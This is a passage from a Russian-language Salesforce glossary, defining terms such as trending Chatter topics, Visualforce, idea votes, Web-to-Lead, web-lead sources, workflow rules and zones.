Раздел «Самые обсуждаемые темы» на вкладке Chatter отображает темы, обсуждаемые в Chatter в настоящее время. Темы, добавляемые пользователями в сообщения и комментарии или комментируемые или выбираемые в качестве понравившихся чаще всего, становятся самыми обсуждаемыми. Например, если сотрудники планируют принять участие в предстоящей конференции Dreamforce и активно обсуждают эту тему в Chatter, то тема Dreamforce становится одной из самых обсуждаемых. Самая обсуждаемая тема определяется не только показателями популярности, и, как правило, относится к разовому или редкому событию, которое является актуальным на настоящий момент (например, проведение конференции или приближающийся срок сдачи проекта). Из соображений конфиденциальности раздел «Самые обсуждаемые темы» не содержит темы, используемые исключительно в личных группах или лентах записей.

### **Сократить**

Усечение настраиваемого объекта позволяет пользователям удалять все записи объекта без удаления самого объекта и его метаданных.

## **U**

---

## **V**

---

### **Visualforce**

Простой язык разметки на основе тегов, благодаря которому разработчики могут легко определить настраиваемые страницы и компоненты для приложений, созданных на основе платформы. Каждый тег соответствует крупному или мелкому компоненту (например, раздел страницы, связанный список или поле). Компоненты могут контролироваться логикой, используемой на стандартных страницах Salesforce, или собственной логикой разработчиков, которая связана с контроллером, созданным посредством Apex.

### **Голос, идея**

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Принятие голоса, отданного участником сообщества, подтверждается наличием его прозвища в нижней части страницы сведений об идее. Чтобы просмотреть все идеи, голос за которые уже отдан, откройте страницу «Недавние действия».

### **Голос, ответ**

Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.

## W

---

### **Прямые веб-интересы**

Прямой веб-интерес — это особый источник интереса, указывающий на то, что интерес был создан при заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce, тем пользователем, который добавил закладку на веб-сайт организации или ввел URL-адрес этого веб-сайта в адресное поле обозревателя.

### **Веб-ссылки**

См. определение «Настраиваемые ссылки».

### **Направленные веб-интересы**

Направленный веб-интерес — это особый источник интереса, указывающий на то, что интерес был создан при переходе пользователя на веб-сайт организации посредством веб-ссылки на другом веб-сайте и заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce. Например, пользователь просматривает веб-сайт партнера организации, где щелкает ссылку на веб-сайт организации, а затем заполняет форму Web-to-Lead. В этом случае будет создан направленный веб-интерес. Сведения об источнике каждого направленного веб-интереса содержат ссылающийся URL-адрес.

### **Web-to-Case**

Функция, позволяющая собирать отзывы и вопросы к службе поддержки на корпоративном веб-сайте, а затем использовать полученные данные для создания обращений.

### **Web-to-Lead**

Функция, позволяющая собирать регистрационные данные или сведения профиля на корпоративном веб-сайте, а затем использовать полученные данные для создания интересов.

### **Действие бизнес-правила**

Действие бизнес-правила (например, электронное предупреждение, обновление поля, исходящее сообщение или задача), выполняемое при соблюдении условий бизнес-правила.

### **Бизнес-правило**

Бизнес-правило определяет действия, выполняемые при соблюдении определенных условий. Действия бизнес-правил могут выполняться немедленно (если запись соответствует заданным условиям) или в определенный день (если заданы триггеры времени).

## X

---

Определения отсутствуют.

## Y

---

Определения отсутствуют.

## Z

---

### **Зона**

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.